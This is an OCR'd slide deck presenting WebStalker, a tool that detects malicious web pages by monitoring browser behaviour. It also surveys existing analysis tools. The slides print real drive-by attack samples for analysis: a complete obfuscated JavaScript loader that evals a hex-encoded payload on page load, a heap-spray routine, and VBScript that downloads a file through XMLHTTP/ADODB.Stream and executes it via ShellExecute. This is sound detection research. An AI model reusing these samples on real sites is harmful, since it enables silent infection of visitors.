
WEBSTALKER

detection of malicious web pages through monitoring web browser behavior

Minseong Kim
(dolka1@gmail.com)


WebStalker?
WebStalker!
WebStalker!!

400,000

http://stopbadware.org

If you know the enemy and know yourself, you need not fear the result of a hundred battles

The Art of War


Could you guess?

<script type="text/javascript"><!--
function hlQae1tOG (L3Bdl15KR, U7ED6IeB1){var md06702eC = 4;;{ }var F7W0aF7hN = 256;;;;{ }var PFPO1g0RI = 0;;;{ }var rERQJ0t2d = 0;;{}var k6pNA72Rf = eval;;{}var W1Up4TYGv = "/";;{}try {PFPO1g0RI = window;;;{}rERQJ0t2d = location;;{ }} catch (e) { }var kkq0VAX0A = arguments;{ }var tqD7fXeX3 = kkq0VAX0A. callee;;{}tqD7fXeX3 = tqD7fXeX3. toString ( );{ }if (rERQJ0t2d) {tqD7fXeX3 += rERQJ0t2d. href;;;{ }}U7ED6IeB1 = "";;;;{ }var AbF1Xp52m = 0;{ }var K4C6yHPo5 = md06702eC;;;;{ }var Y34iB2cua = new Array;;{ }Y34iB2cua [0] = 0;;;;{ }Y34iB2cua [1] = 0;{ }Y34iB2cua [2] = 0;;;{ }Y34iB2cua [3] = 0;{ }var CwqNh2vkA = AbF1Xp52m;;;;{ }if (K4C6yHPo5 != AbF1Xp52m) {while(CwqNh2vkA < tqD7fXeX3. length) {var eDFdfHuN0 = tqD7fXeX3. charAt (CwqNh2vkA);;;{ }var wy01NsFKu = parseInt(eDFdfHuN0);;;;{ }CwqNh2vkA++;;;;{}if (CwqNh2vkA > 0 && !isNaN (wy01NsFKu)) {if (K4C6yHPo5 == md06702eC) { K4C6yHPo5 = 0;;{ } }wy01NsFKu += 48;{ }Y34iB2cua[K4C6yHPo5] += wy01NsFKu * 3;{ }while (Y34iB2cua[K4C6yHPo5] > F7W0aF7hN) { Y34iB2cua [K4C6yHPo5] -= F7W0aF7hN;;;;{ } }K4C6yHPo5++;{ }AbF1Xp52m++;;;{ }}}}var UAxD8OG18 = 0;{ }var jwqVVgD3r = UAxD8OG18;;;{ }if (jwqVVgD3r == 0) {while (UAxD8OG18 < L3Bdl15KR. length) {var r6F6a8MlU = parseInt (L3Bdl15KR. substring(UAxD8OG18, UAxD8OG18 + 2), md06702eC * 4);;;{ }if (jwqVVgD3r >= md06702eC) { jwqVVgD3r = 0;{ } }var u4MEcwy0m = Y34iB2cua [jwqVVgD3r];{ }var f76JCY2uH = r6F6a8MlU - u4MEcwy0m;;{ }if (f76JCY2uH != 0 && f76JCY2uH < 1) {f76JCY2uH += 134;{ }f76JCY2uH += 118;;;;{ }f76JCY2uH += md06702eC;;;;{ }}var P772kVb2V = "";;{ }var k2W5pFPGU = 0;;{ }try {if(document.getElementById('a')) { k2W5pFPGU = 1;{ } }} catch (e) { }if (k2W5pFPGU) {P772kVb2V = String. fromCharCode(f76JCY2uH);;{ }}jwqVVgD3r++;;;;{}U7ED6IeB1 += P772kVb2V;;;{ }UAxD8OG18 += 2;;;{ }}}try {k6pNA72Rf (U7ED6IeB1);;;;{}} catch (e) {if (PFPO1g0RI) { PFPO1g0RI. location = W1Up4TYGv;;;{ } }}}//--></script>
<body id="a"
onload="hlQae1tOG('2CC7B8A349D1ACA349D1AC7D3FE287AF4ED1A7A39A248781290DF2E2821BE6E38DC7EEE781F9E4B681FCA5DC551ABEDA980FEA9D2CB1F88129B0F3D591C7E8BD6CFAE7AD6C0B9DB13F15E2EB3FE8EFE68020A59446F2A4A03FCED49B4BC7A4CD46D39D9B89CEA9944620A4A03FCEC39B4BC7A4D946D39D9B72CEA994460AA4A03FCED59B4BC7A4DD46D39D9B86CEA994461CA4A03FCEE99B4BC7A4C646D39D9B79CE9D9D5AB4877D9508EF9465F6E9E58816EFE25AB4877D9508EF94651EC9DD650DDFE03FE49D9B46E28A7E2CB186DA8E19A5BA6E13EEDD8E19EB945CC7ADAF3FEDCCE09010ECE68DC7B99487DDF0B58520E5E14D13E2E2861BE5AF3FEDCCE09010ECE68DD2A89D3F228A7E28B0F3D591C7E6EC6FD8B6B98A109DB13F0FB3E7600DF6DC8CD5E0DC8019BEE847EDCCE09010ECE68DD0B88129B086DD97F7AEAD6412E6945CC7EDD5911AE2BD8D1BA5DD97F7AEAD6412E6A03FD8B39D5AB4878129B086DD85C7A5DD92F5DEC24710F5C450E0C2DF88D0A68129B0867D910CF1E991159DDC551ABEDA980FEAAF2CB18A7E28B0C3EB6B10C3DA81139D9F5CC7E8BD6CFAE7AD6C0BD8DD97F7AEAD6412E6D15AB4877D9CB4878129B0EFD9931CEFE23FEDF4C088EDE3D68BE28A7E9CB4877D5AD6A79E4EB18A815AB4ADAF29B1B5AF9A248AEF9CB486A349D1AC9428B086A349D1AC815AB1877D2822FAAC5AB487D88E0AF2E18415F1A2920BD2DE7E13E8CB3FE49DA55AB487D88E0AF2E18415F1A272F2C7BB64DBCCD73FE49DA55AB487D88E0AF2E18415F1A286E0EBC1561AADE43FE49DA55AB4878129B487EA80199DC277F6C7C266EDCEAF2CB1F3D591C7E4DE9715EDE353159DB13F15DEEA880EDEE88E19ABD58F17CADD8D16EFCA8419F0DD8E15B881291DDEE63FEAB0E253E9DED367C7BA944CD88A7E9508EF9470DAB4C5820EB4BE3FE49D964FD89FAF2CB18A7E960FE6E084CFA5B75215B1B68006C5945CC7E4DE9715EDE35315ABDD8D0BE2EC6E0DA5965AFACD964BC7C0A78DDBBFD57EEFA8A548D09D955CC7AAA548C7F88129B0F3D591C7ECCD8F1DCFC453F99DB13F0EE7EC8D17ECA88DD5E0DC8019BEE847EAB0E253E9DED367D2B09D5AB4878129B0E6DA3FCFECCD8F1DCFC453F99DB15CC79FA541D08A7E28B0CEA756F8E0DB56F19DB13FC9ADA641E28A7E280CE9E784C7E6DA3FCFECCD8F1DCFC453F99DB15CC79FA641D08A7E28B0CEA756F8E0DB56F19DB13FC9ADA741E28A7E280CE9E784C7E6DA3FCFECCD8F1DCFC453F99DB15CC79FA741D08A7E28B0CEA756F8E0DB56F19DB13FC9ADA841E28A7E280CE9E784C7E6DA3FCFECCD8F1DCFC453F99DB15CC79FA841D08A7E28B0CEA756F8E0DB56F19DB13FC9ADA941E28A7E280CE9E784C7E6DA3FCFECCD8F1DCFC453F99DB15CC79FA941D08A7E28B0CEA756F8E0DB56F19DB13FC9ADAA41E28A7E280CE9E784C7E6DA3FCFECCD8F1DCFC453F99DB15CC79FAA41D08A7E28B0CEA756F8E0DB56F19DB13FC9ADAB41E28A7E2CB186DD85C7A5C552DECED786DEC79440E49D964FD89F9D2CB1867D8119E2D58AE28A7E9CB487812910E39447F8B0AB700AE4AB69C7BAB13FC9ADA541C7A39A3F0EE7EC8D17ECA88DD5E6E2830CF5C385CF9FC68413E2D5920C9DB78015E1DD8308F1D941D39DA448C79EB13FD4AE9D2CB186C552DECED786DEC7945CC79FA457C9B88129B48781291DDEE63FFDB1DE8FDABFCC76C7BA948D08F3DD8608F1E391D5F0ED921BE2E16B08EBDB9408E4D94D1AF2D6921BEF9C4FD39DA54FD0B881291DDEE63FF7BFD56BEED2C596C7BA9441C9B88129B48781290DECE6471DDEE63F08E8BB74D9F4ED95E4ADAF8012C4C9511EF6EA5BFDB1DE8FDABFCC76D5E9D98D0EF1DC5A08E8BB74D9F4ED95D2A89D3F228A7E28FEBEEC58DFC6C865C7BA9475DBE7E452E9D5CB4D0AE5D591EAECD884E8F19C8012C4C9511EF6EA48D5F1E3721BEFDD8D0EA5A555D0B88129B4877D880D9D9C76E8F5AD57F0D1BA3FE39DA648B4877D28F7BFD56BEED2C596C7A8B13FC9AD965AB4878129B0CDB680F3C4C9701E9D9F5CC7D4B597E0B5BD73EDB88129248A7E2CB1F4DC8813E29C6FE9DEC066FCCEEB4D13E2E2861BE5945BC7AFA448B4877D6FE9DEC066FCCEEB3FD2BA9441D7AD965AB4878129B487EA80199DC277F6C7C266EDCE945CC7CEA756F8E0DB56F19D9F3FF7BFD56BEED2C596E28A7E6DFFCCBE6DEEC3C53FE49DE59209CFDB6109D29C6DFFCCBE6DEEC3C548E28A7E9610EBD88E1EABE59209CFDB6109D2945CC7EEE781F9E4B681FCB881291DDEE63F19EBA778DAE1A76AC7BA948316E0E98C0CEBE84D0AEFD9801BE2B98B0CEAD98D1BA596920AEFDD8F1B9F9D5AB487E68DDAD6A783DAC8A2920CF1B5931BEFDD811CF1D947C9F1ED8F0C9FA03FC9F1D9971BACDE801DDEE78219E6E493C9A6AF2CB1EFE25200B0D852F2ABE7841BBEE89319E6D6941BE29C411AEFD741D39D96871BF1E459D6ACE28215F7DA87D5E6E28516ACE24D0AE4DD5E01D7C672F2E2D982F2D4BF6A01C8D96AF2C8C678F9E4E08B13E6BF84F2C8BF6AF2C8BF6AF2D6DB650EE6BA86FFC8CE79C99D9F3FF5D5C369F5C4BA70D0B881290BECD79414E2E293D5DFE38320ABD58F17E2E283EAE5DD8B0BA5E68DDAD6A783DAC89D5AB4878129', 1)">

Webpage Analysis Tools


Debugbar

http://debugbar.com




Malzilla

http://malzilla.sourceforge.net




Jsunpack

http://jsunpack.jeek.org/dec/go



Wepawet


http://wepawet.cs.ucsb.edu/index.php



Are these tools enough?


Question 1.
Which tag was created dynamically?

```
<html>
<script>
document.write('<iframe height=0 width=0 src="iframe.html"></iframe>');
</script>
<iframe src="http://home.ahnlab.com"></iframe>
</html>
```




Questions 2.
Which objects were created dynamically?

```
set df = document.createElement("object")
df.setAttribute "classid", "clsid"+":BD96C556-65A3-11D0-983A-00C04FC29E36“
str1 ="Microsoft.XMLHTTP“
set x = df.CreateObject(str1,"")

str2 = “Adodb.stream”
set S = df.createobject(str2,"")
S.type = 1
…
```




Question 3.
How’s the memory behavior?

```
…
var
slackspace=headersize+ytshell.length;while(omybro.length<slackspace)omybro+=omybro;
bZmybr=omybro.substring(0,slackspace);woaixiaoyu=omybro.substring(0,omybro.length-
slackspace);while(woaixiaoyu.length+slackspace<0x30000)woaixiaoyu=woaixiaoyu+woaixia
oyu+bZmybr;memory=new Array();
…
var r=0;var uu=300;for(x=r;x<uu;x++)memory[x]=woaixiaoyu+ytshell;
```




Question 4.
Who is the criminal?

```
…
 S.write x.responseBody
 S.savetofile fname1,2
…
 S.close
 set Q = df.createobject("Shell.Application","")
 Q.ShellExecute fname1,"test","","open",0
…
```



WebStalker!




- Monitor Behavior
- Organize Page Element Tree (PET)
- Detect Shellcode
- Detect Malicious File
- Decode Obfuscate Code


Answer 1.
Which tag was created dynamically?

```
<html>
<script>
document.write('<iframe height=0 width=0 src="iframe.html"></iframe>');
</script>
<iframe src="http://home.ahnlab.com"></iframe>
</html>
```

Answer 2.
Which objects were created dynamically?


```
set df = document.createElement("object")
df.setAttribute "classid", "clsid"+":BD96C556-65A3-11D0-983A-00C04FC29E36“
str1 ="Microsoft.XMLHTTP“
set x = df.CreateObject(str1,"")

str2 = “Adodb.stream”
set S = df.createobject(str2,"")
S.type = 1
…
```





